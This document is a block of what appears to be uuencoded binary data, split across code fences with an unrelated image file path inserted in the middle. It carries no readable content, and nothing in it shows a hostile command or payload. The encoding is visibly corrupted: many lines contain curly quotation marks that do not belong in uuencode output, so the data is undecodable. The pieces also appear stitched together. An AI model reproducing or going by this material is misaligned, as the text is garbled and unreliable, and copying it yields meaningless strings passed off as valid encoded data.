M2"@84RV*XY`NQ$NJH\EC5GH=`EO!I4)"5_+&DRAF90AFE@+/E'@_E)/R11EW
M1PL65A06D1[1+P',E)!OX2-9Z@E8(H9"PTQX3AJJP1YP4:[KP<$KM/_IS[W9
```

```
M(IIM_^L/T/Q"R"@&0%84R.,7<3$/9D*N;4Q]_+FT_VZO;*RP#>,/CI?ZS‘EF
M25N3WMOJXI^MAE&RW5"_9,DTI-GG?^,CPZL‘T9X‘282P3^Y4Q:@>U,NJRZUZ
MMUX!.B‘R’.#-<’3["S/M#OT,(*H!1\LQ+$[(FHA28WCQ#^25’BQ_BP5’’_&&
MF(0#RQ,’Z&*R’!-52&DO[][?HYWL4>KE)"<Q[^8@I‘/’CI:PD&??W’CAY]TT
MS’/T!Y/-2Z51Q#KV_"=O@+GN$H0(QS$5F,F%0EN*=3J]Y++?\:%[0"X‘K?M_
MCD/N_532*?E&1Q>"P<)?QQ7T9D@’-.OKXBQ‘5DXBK)*=2!*\BY8TMY!SP0*$
M8B^-*,Y^6A%Q#<0KE(G3*%9$\55U2Q,+9*S"4NR8?>98?Z@,=X73[.J:3!VH
MI==GA8R23[7*C$^.UBMB3[H?D9HT^[$]Q7!5\NA*J=C4$114=8*O9>B<S,/>
M%NQN&U‘9$5BPJ@.4]Z?2LS^"EZJ*/0J<>!Q80H9=^3\I7+RLISJ@@FW0X[HS
M;_C!QFAR#J&Z6A:U0@X?D’!3WBQ^<@XTN(=E^Q2-XM*X+)NC:IM)VG@<$$II
MZP.K+$6:08VD^@Z?AL$MZ2731(".%DBN&KG4AH%9X!^P&_7B!+58‘;7L.-C>
M:’*KK5%‘;ATFTI8/H3)RL\B<Q,Y)(B<QIU"A<^X#,1Z’\>)#\^..6-E#‘VEB
MZ$U@@S8%>%‘UC<=<CE/QJJ(RV-%???@Z3+ZB!YM1\A6$OLIE\C6$K^.,\W4<
MP‘^=!D(%<_[OY/@FF@0WM‘FB7]NU<N&3&‘<[^C#5&9+W0Q<$JRO’/!)$’^]T
M;:3*<:B,QK$CR=?A$%W#C9:L)D"WEHW;@3>LJC]KXT![AW0<C11G%,UB=Q[=
M.HE/9*I12-3‘#^$$?@@9\’.1M(K>=G@,==(EY"#$P,\$?J;P$\$/R.^5?\*/
MGJU)$?2703$U9\’0]8‘+8E?\RS"8[B2.\AP*PCJ2"&)?I4YE-@^NL9’@=F’@
M@I!I0#DU7D*’L?H+[X+.>7XFI%3E[S6)0/V=H$"4%5+>]6@>HU;F0[/;[G4^
M2@?30-L17A(F]XUX%‘&<&Z8J<7$[J:L3EAAA%&-0D6^]‘KGUKU#8T0K)NSM&
MVQS_/+Q8QG/::0_H:$NWV4R=<*M01X!"RIAU^5G[*%[$,APWGAPY=!K3_]O!
M.;E8>G_:3WDYHU@O?=’:Z’*/86O@HV@1N"B51:.1;’+J3>@XW:’8-Y71;$<>
M@&&V#[*:CU6!WMOT5WD$1Y%.\!3E_0EJV0(^0\&C/8K+Y4:#?\"F‘L3<\8[‘
M\Y8!.H(I8<4J&‘U"+9.Q‘2-9%!‘-&-E7!@RV)$KTUSHOJD,E@1EW>=KH@Z52
MD53XY/‘)YQI50&NUKL0,9S+"/:J$3?%V^(*LO@F3V@PV-,3(=(ZC(L5DU@\$
MZ5NNCSLEZ\,O27W9>#+J&<#4NLJ-FH6G;7@O:B0K+KZ(Q8LE_$>Z(-#73-2O
M$>X-R#_A[@TD&5RV_,E,=I=(P,2%#.(".:=1"4%-:AC)=[-4,!D\&"$‘=T5;
M_)D’’;J:0".V*=Y7X9/#]#B+9DR...>()C,1ED;##ZT--$PQ$T.C718D2V<’
MW[T_.VU6Y82S1I5B^H0<T0=/UJ%"H3W"V@\T1_Y<B=Y.[XF=(W’X+4_G;$4S
MW/2;07$27O,‘:"L@4T%U‘#X95X=0R’M)TSF@@::J\.4LK5SC8:=ZZ;I>/’’=
M$GM?%=KG:P.=%FZ+XJ0(S,BF!K&V*Q)#>3P+OL:#9V)?E3*TXQ12W3)ZA5*W
M6%=3H’)-$X#[F1,Y#J?.M731BZX,U];$M7;0"PEY97395Z]V*/<K]L2[ZG.F
M@D_W@G%Q?ZN/:/#>QM63$Q,O"]^GY!2RUI3^:6D9T18&J+\B%;4H:6L*’HT"
M’FC3.EDGUX>[8LT@($’2YSIO:!;HAB]&I1-%4W=G%[!>"#H15E5D9(%4?7A>
M2MY$U%.1JD127(6HJV%]FSI2$3>>4EZBZB;P0SHIP*OUS+3)G2<JB4*K5KVN
M#7’/YM[,0;9SZU*)1IK(R9T8>_]U-T59>($N0E@_1#6A=HX4’<4BW7(AE5NQ
M:+50N:AHK4E=_(@’’2\GL.&GO1YM"O_,F\&V\.J3>A6J93V1O&)\A^[C%DKO
M9U6-ZAG2%8V7@T$87VH%F)%IO4!F9C:OZ"BWUHXS#L@9’/,N7#NM&’C.6?]_
MNN_>’YX?G!P>]$^==FNSV\NCF0M<1W/V+=!]:0H’TU&3E,/R$<#NL@8,#1E@
M9G<2%SFX3]J1T8\<18+9W:Q3(9.>0JJ^=3*WR.FYE8V0()0-"SY0F6$48^Z:
M*^6U"SX&X/U(^’’’*%1[O<+<))7#MBMIW’::_$\:Q0#)]Y4&AZ]2Y9PYT9‘^
M‘5#@’6S9LA+(%>‘=G+Q1/HFM5?-I+1OEG@K‘,AS^/@U?_%X-4X^=W[+E3)9_
MDYY+X\ROWFXX7+=Y’!HZL7$7’^889[F&2N3W‘+5D:2"@=MS<RI4R4;?’BV@F
M)J3"(2O]7P-L#M<@1<-J&!NWP\‘;#H)@E)@\\8I":P8MD,M9(EWD,’<Z_!DF
M.KV8;,)R.;G<<YM\W+F"]!+LJX%#5X64[<MDCN>@%AK>Z+>\^W?=’]\<’A_U
MI66B:G95@[10M523(O4‘].B-E#I!;2‘3/7UWL‘_;J5A)WVIQ[?]P<.A^MW?B
M=)Q$V7RX]Q?JE%/49Z5%^VVWX\B77>,5AA=T6DE(6K+(.W,<K$‘G’AX?G[@_
M[!TZY$P+GY%1X*!_9+\<%‘JYP6MAU)!XT.<JN48.=U+*+‘?&,G‘3M\!5D*’B
MA4P@‘\(J46<LU050825MIVJ)$0[($3DTXL3F3B,ON/(XJ)’(^:3@RE:4&%7#
M‘Y%B?EU8&’J^2&R8!T(P%])#D\2(S<%[5E6=UM!F/0]F<U20.,E<F8AFE=’O
MV?EI?^\=1W‘NH+[,]%1?<"Y4P@4G0,I(VU>+4JI;6KF#F;+*G7=<"H_:E_.‘
M‘^!@A<0"$PTS<R:93(BIQW$.RRY8^KZLLDS.6W-?S)JGI!0N@3D,1<+;)V64
MJIB._-‘^@\LK\’7\8]@MGN’K%[’,@<>UTFQ=@E)-VC:A@J6$=-F+FTC<R#-(
M>5C-)Y,W‘1]@\[8G#F[OBD)RD"J9<?’F!7=&L*’Z,VK!Y29$=_75KE"<CQ5[
M-)T34_DDI[4;T",JLS]J4!U>’M^RV$^V#LH*!>K’79QIL$!>O/’8@8[\%9‘4
MLRBDLPHA[EF*NIWTJN"H=0!)_G("M%LRA.HJ:3=XB7@#I’_^R]GW[]Q3R^1?
M;\AI"J2V7"7<6W$3YN(DK;518ZHN(4AM;?EB9-"J5%>OH%9\FVA(S1*24C7:
MOS!M8B-5L\5R&F:3@)"CS7*HAS+FT@_F?CQ+>%#NR%’@J2’W04X+2EE5957Z
MR#‘XI^?3/:<.F9Q+C^4VTO86"W0O1D8X$1OD&-946*T"&>C]^X!,W+SY(F9C
M)90$M1&/78RG9WI]!O#3"\4+*5,’’FGMSLFRKK-HKBF-_’:U()’NV"&*JH9=
M&+6.9B0C/KJ5M)$&D.>#40V‘I"*5OAAR-7SD0<‘29K1L6*L9PVC*B05+2+0S
M9<1%.3DRJ’N-7FN%*‘NMYD]=9T#!B0T-JBE;!’4/‘6B#<5R1&,U#‘,QP"AO!
MNC(’\IZQW<B4K‘XN4;TVK8N#$;)B_A;CQ]D\&G@#6,$F((U+V[^;X"5P]4%X
M@89:&/&!S$1$21YXU&A-Q3-.7=K41*%17?‘RIB/0!=$8&6L!H19’X2VT4ZR3
M&2+KOHD:!P&:?J%AUA@M(NY$=.7=&89TP’27WABFVRU;)V/_@/\ZR80EPN%)
MRWCGIF@:()]V9)A-_"R5[A*IKT4SLUVXAR2>0A-TN/=KAKU62P\\_U47IV"H
M#P/4%R*:’’-C-*4&;%Z$4Y[)Z7FGY?K?9‘98&QYKBY3=_#A/QH?1^8+:/);4
M;9KLEAB@\!8YL#0U[+3"ZB,9.8’ER1,Z\TY4@<FEML-‘O)4G[F_HH/B[O>^.
M^M_RPTS7P:ZA,VI‘6X-X>,,XP)$O+_)?/AC!4><+%Z5&:I>J8"2&?X.7"8*J
M,0MC-G+>7A<EZ"G>.5<6C*C+QNE>3;@!+09DRTC;NOE=&6-1R4WK[WT;X^L_
M?/\GGL,^8!)??/F[/_@\$/^YVVPT_J/9V-C<;’=:S6;W/^!EN[WQ?/_G:SS‘
```

```
M:+]!<\V$‘G‘S’$R’\%GLO=L’SJ*.GRC?-[]-N‘>N]TDW?;@(_5Z’W]_DF%U^
MDV=0^4U>B(=O\BPTO\D+_)!N9[I()QK6I^ET:7[Z38[M9SJKC/)L)0-’RP!K
M6JH2%C*1F=G;??+F’05EW-\_%2H(FPS/AG’74MEH^Y!D:V2S43L8>J#9ZMGM
MG[_YWL7H;13BK<K’E%6ZI5(6/WVCF#M>OU=102OEDA$8$<0$+E0NTR(H<Y5+
M7(?9&-]’)?O8TFWUKBQ^5HXO;D%*HC7E#CY\PC)2@>,#@=/=\0O7F_JPC’KS
MNQU\#S-"Q@F,‘10@/FJ.;"SOIKZ,U!L3C>*<‘>K[IJ‘B’‘IIVD2!$J$2=Z[T
M*R:T[P_V563L9I+*,58A7;WK;B4O*0J>\4YL;6"-M.&5)\K‘R0>HW\-T](P2
M2!^";=M_H/W8CN;:08]<X%$%W0WV**R]QV[D.20TG:Q=Q-OH^_;%W+L55$6N
MB]!<&-(N0X4H-3>H#G(5N(5>^&2,AMR^V.X[FRV?:J$*T(U?,^WE-!<(Z?6T
MTVAXHP;.[N6@VQF$"_2_UGO-T‘RRD17NQ6H)L<&>Z!DE6RO\#Z_J#GD9U,7)
M&VG&U5UN9]B’’8FZ*4ZTT@ZLY’GL’-59\B5\I?OS^87Z@^YL7L4+)K<AK<)
M+!0DX"GHD,$#)$ZH#O3BVECE.MON#Z/C/F*CV6?Z/U]9F1$]A*8?%4=WGGZ^
M9_E4<</KH>[%\’%3)NF%[]N]:’:X%RJX2L:[<J:R^,:;7<!N?*.CNX_Q4CK*
M#R?ZRARL8$#_Y.ZW!NB1LP$C$L_*N;4TT5EDT_S)UM*4#[KQ[MU75P,]1*:C
M8Z0@ZG2E-_"5U330$5C[@8ZUH18)"RFP6VW1;M4‘U:(JVFT0B.BS’]-Z9#32
M4-AKF3]%‘^U&(_*IIH$=:2];]U$1;*?^*4@4^X;M=H-PY@XCE]9?"N3^3>%G
M7/@3?S:W?")E;‘M1XOBT\XWA7‘>VF[M2/781+‘(Z*2E3COQ-Y:W2+7(6=G;U
M3>$3‘[9>2418=*XI[][.8JFNY"MVZ‘8GN$‘S(\I=$XGLHYY,(DI9@(K2:+E8
MS@-9"5K@E#-U(’%EZL#$EET’@Y14LHX]8‘=!5X%[A6%<+<2RN2&5<ME^S8P"
M7F+*)@%.Q>2MYH?V%BL#=_^B@WNK33Z*X!AVTFC6BFO+HIXIHE%D6Q@M&A?\
MIR%7;H9,Z+4@6I6B;#[,_+’_M_Z;)T&O@+=;?EH’M$LLJY:J*9EI‘V<CC7PI
M<7E#6C:ZFPB*57U&R!#GYT^+D(0P^=Q7+B5=5H58,Z:NGCSD=0K5[2X+P2[,
MT‘BV;’=DOE^JC,K*WK5*XUG!Z6C/>29H?8RA-RF53EEQ&!H0=,!’YQU\NC!*
M#A.,(J+6‘=A12>>^/?M%?H‘14Y_/#K[[?N]H7W[[X1VQ!SWB6#_ZL\&OUMA2
MD^;@3D,_*#6WN&0\#H)92:)3VIE"52:.4.AWD;?PO!/3R,"#UN97/LJ]!.6?
MXP"C/K)L\+I9,N"DVH5F\?//3)#0![W’D#3ZL]I6&9N:VFO<ZDCO2QN-QH[*
M(^U6^.LG_/-)=@*W6MT.;,@6L5]2@.M$O-&‘"79H]_D0,G-0][TBAJ‘M*_0E
MEN\*2<H=5^S#//!‘A$@W,0A@>Q7L6&ET>YV9C=XP@M"!‘<"AVIW<>NGW!]B9
M?MSAP<$K‘9(41P‘Y’3J2_2Z1\"BV&:DT]TFX$.Z:JP8)JLWO?5ST[/N]T_Z^
MR7A&L<EY<B*R/X+A2*3*[3+=’)3(Y6LUOL=&2_),%/A3-+]3O>,[‘D3XVJ/>
MGU1?:M+RW*‘T1F/XL<[XMG?C7#7,S+!BQ#KG@GJ@.%[W;GJWGU>VUBFKXKI=
MI@<\BD."E&^?4&>V1O:%8-1HTC]>$<3‘7GSGGOO,0;/;+<&AU=&=QW@I?3?4
M?/A(=L#K5)B+;(M$KT(+/7[Y&SQR’>>!(GY*5;E<S!JQ:H)";‘C/.U8-(I[<
M_DEER@SAYXQ$6:[MG[3P)/UI0CD7K=!A[G!LRE)FYE7HWEJ:Z>U1#Z’DMD!?
MB9"]-@SQ""28^NAS<#QFWD>%:Z\9(<E7&K.:^LI$03!FP9-P?2[%/Q7@U‘RI
MI@FMEJ9EA=H4\’B>D[!NA5:EJH*_VAFDRJ-Z".]JKY’1^Q&@AUSDE4HZ%PQL
MNV6,;,;B2:K#Y$1)5\:+1WX)$&U;<OZ@K\]@H=1GU][<7.%$‘@R>O,K33)P*
MUG*%_#;5NJS=;K<B%A/3$Z36YP$MI\ISGR"[L12*E?W)9,98J*S",]-1Q2O,
M]%>O))Q?K2’IK162E+?6YF;+DM;8KE%22’9UY"G,7V‘7UN!]ETUT>‘Z0O#.:
M7:-RJN7$QF,RDT3$U]/49;’B.L"YCNMMD6^,_7BJE\#14)Y,YBQ\6%@M?-R^
MG‘"\-J=6\=%0\?+43%JCN4/WSQ7VZ&H.+;]Y2SJWIVZ5R6F1[+JD,’@W358/
MQ3/>TKJ‘_D=XJ<‘=Y8Q,JCUD7<%\NTSGJ43XP0*[4TIZ]UM@["%<D;CMLH%1
MOH"O15IS;YTCRB+!W2O),H%EUCP>A78KV1#29L/_T/JH:2F>N=+@@,X[9EXX
M1]O*]T<’?TO;5@(]^LG6CLLI63^%K:0R&V?FY,B3>^QC@U3^K+Q"@YV<"#29
M_<N#MA)TM/&Q*IA(&QI/%@BTCMCR2MY*O&:64AG)(()&F&P@_GJ@AO‘S)H’V
M\$E\YO<^OWQ^?MW#Y_\7\SCPW6F$"K7?QO_G/>?_’5BUR/_GYF9CH]O=1/^?
MK6;G^?S_:SS2_Z>P*4‘X3DWZ‘#WQ_K;^U_[I$2K6:"E[#X@8PX=U/LLG?X.S
M<8@7<7R//$JR11HK;+3[,V4N\‘$/3GD3,@RN0S]0SB%_&^^AG^$\-.-+*HS\
MQ[AGRG7V)*T&’G‘‘]22/57G>HA*#‘0/X(J&Y?EE,7%[L]W\X>-,71;HU0:^3
MNS5’QR<@S&TU5IH0I(ZJZ4VON=4JK*_GO"%74H54F7=[9W\5_RH9V=‘>C:)0
M+-#?V@(]@<V74[H!C2.AR^^AQ=S1WCE‘A(5)[/P+/1C%HM7JM8>07[NNZI^[
M!T?H5AT^@%@‘%(X’A,.?;ELZFGG2\_WW[][]W3[02%>@\_ZO_NEQZO"CF#D8
MI\‘:K98W;(L\H$Z.3]S^7_[&18=M‘,I+@(*2S7:WD5OPX!3/_F6;W0:&/D_:
MI"8W1WYNR;/^^?N#?5D20^^U-I,F!8P@7F0/PAGBO[X(;A?J7GEI’EX’0]CP
MEC%3‘Z-0=CO)?:KW9_U35^F/R3*!8NQ@--*NC,S;*^;D/NM_]ZY_=$ZY-^VS
M+SMW_^WAWG=G!JI3!VYV;JT!)U‘H0$SRLR*W‘@4A&:2&D<(YWL5N3-IWV#43
MGU3><P’1R#\%XWU;PMC;$D%+9)\D;.!,1J;G@H%1<-2\MV‘H(S!BP5ZCH0LV
ML<5&0P0-,1KA?WYR(S@.=?FN+C\0C7L@+F$A%8:1B_8,F+=Z8J,A&DT$H-%(
MPSS‘(_+F1D/%G>7R0:I\[Z’R/:M\L_/9H#>[)KJ]^]‘]#$UT-<T^>P!S9S7,
M,X*Y8\.L^^QOBDY’M#JB:7=;>AN14:N;/157DHJW-E1QR*S2K!&D*E>B(0GP
MS$6W5-&-80X.A!$M=#!393Q=9O!0&=W.0)<)’BB#@12YC)Y*&Z,’R@QUF>%G
M]$>/2‘!3=B2&&Z+A)\,IM’E#,‘I:+?$GWYNY"R^^<F=1O)‘LX;6LJ]W60]$6
MOI?,0?VPR4DJVKRFKK9)EL-&NK"PC4Z,@6SWGHZL]M;3![+M/7T@VX//@,U_
M^D"V]>#[[?PRJ‘‘0>$="ANC%.HBWT!MFZE(.’8V&3:_7ZSP)1;K8QF,A(>F&
M55D7[FP>7;CH8FJGD-CT26G<U8?*9"M1R$@F_ST2I,Q4R)&_C‘=$%+2%HGLY
MZ#&-G12&([Z[@Q<’V#<VCEZ,/F=NT#&MH@:Y0U@44F+3%P’\]TYX&%*4+@MI
M@:Z0D=D*AEQ6R$A=A:QD5=‘A[_!6)Y‘T’;;"AAI]*_.M>ZG3_=#F"^K&C*B*
M(A:Q;K9+NQ\KEZ=O%*+S‘5F?=*3NHLK6I0VI’>N+TEGY9:73/3‘[-AP=[&,0
M".4$0I<5:[‘9>8L/>?Y*E<’C(DF<9IF:45E.‘+FIT&4HVH%XQ16]XJ;*F3;E
MH:$W<\U#:VGXDS2U^EH^1@):^3+W=’ME;GW4_<M*.YS5A1OWO.([W.&HE/1S
```


```
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
MBLSLN?D)XP./S;%2.;[:IQ'<[P3-:VK>S06,&5U60;OL#!FC!QI)7>"13S3
M3U6$QQ]J9T7G4>BP)HD!%]-)2,'JU=Z;-_V3<QG9#9!P&O@!^K*1H,=T&YRB
M(/O!;''I=$4\T<K:ER\->G='4_L.W64470&4V@Q#4TIE%E\-5E]+U(]E93$-
ME,X6#_=_3>EHN7A$<7;>'EV-IN4,J6?COJ8?&34=[>UX%&%O<^V-Q32Z(95\
MNL88W;\37NAUEN#(.R2[VT4#(OH0SNC/Q//A+UMM7/')&']:>.&8/_$DX<^0
MO3[W;N3]3G(%>95,(YCHB\A'1[F[!B.B#CN2BO)XP94ZZ9"D9E&:5/._(YF%
MM.^A-P[_BPSQ4OI^EY3A(E'Y,Q[EI4FT>6M2R/E<)+&JZ[3_[OB\[Q[MO>N+
```

```
MXC906T44[5?[_;,WIP<GYP?’1Z+(01R?5)WRGC:X2]>\]_[\^^-352G62HZ5
MDPC"RA#"FC@8HE:LBQ6O@!VCRVETQ2QO/:H+H=.1JPV^<+*5UC)EPX\ZC"2&
MNU0>/W5%J7[W3T_SN^U[J’A1K<%XT.RN:^3Q‘\M76-():&/&MT@?B5M5/?"/
M%T-J8#W&)LS9^GGX2RHH/X5V6,H6X\@;‘DSQDG1$H^5X?%=/1E@2/-^S_612
MN@Q::I"X/*’’@QU&5HK&P\\E&L7F1D0()#)-,_#.,!!\@%Z>,FQ)K?]N‘[><
M/F;H4J.&&JSY1%H)P]"9IW5\4F<=U.$P8G72"MS@+:553‘>RR]S,+THY/")3)
MH^S*K4PR$7+]WJ+R_Y?/8_=_O^8T\(’]7[.[T=+[OS;J_W#_]QS_]:L\*[B!
M>3:4Y3N.8^W_BOE93>’#*9[RUC(.)[.QM</$2^HK:I!"!C2’HR/61’PQ]ZZN
M[I8K\DM>@07P:@KQ.ND<]C(‘]C@G-I<^EN3SE;P#2WW"F7D#4O8H’./R$LZN
M.[;;575N.G(#=#655SR<YJ;.\E(7?F[R<DC)V,6W*HP9B;0<TOYY&_/$;<R.
M<L8&@X9X@&UMR4"*?=TG([SOW"_W[-‘X’2FBH4IC020<JKU!OFZ%Q)<8-2R_
MS?Q_)/]78’Q6&P_J_[L;B?Z_A?K_UL9&\YG_?XV’_=?"DR9.=)@-#!:HV)N$
M($NRP\(<*DYE-#A/5E07&<F7?‘$A"$IX_UEP3#KV]E9-,:RJ?5GMY"V(QOUS
MQ1U@*WYPXJ(MQR&D5^7WD],#]^W!Z=DYB_N?GB5)X[’G?QR-O7GXI?V‘//;\
M=W.ST6EWR/_#1G/S^?SW:SSYXS]%__GUQ>WBB[3Q‘/]OM1L;.OY#J]F$\=_L
M-)[M_[[*\Q:X]UVT%##BS,!#P‘89+9TQ+4@;*’D0%(MM42C40%:;S-"*GW)2
M2(>SD[W3-]W.1\IPX?NBMB^-V41MTNW‘+W^VW+W>$C5?‘’$MZD:.‘IT>^WY,
M#MO&0R%JM8AW([O!>-3MU.*9-X<"<U&+J#17$2$HBPB6’QC$\9AB0DB%"&D]
M:NQ3ZR5F?DG.75]RT]%T]!)5>]0NR_\P!Z[7J9GKK74A/LB‘RMSMCUP;>M9:
M+C#DQ$MO.’2AA."JI7?!/P@S62;R[[\#CN/+:‘F=0QLM?7‘AQN%5‘(![%/D‘
M.Q‘‘F-%(#"=!?"&V"US\;3‘0S99HMK<[G>W6!BF’_!‘$_=BCMK;%AX-]L=%L
M-WH-,ABKPX!B<‘TT,(-=T;8X‘$D?A$LR7G]*G;W-SF:W]5"=X>(I=6ZU6]UF
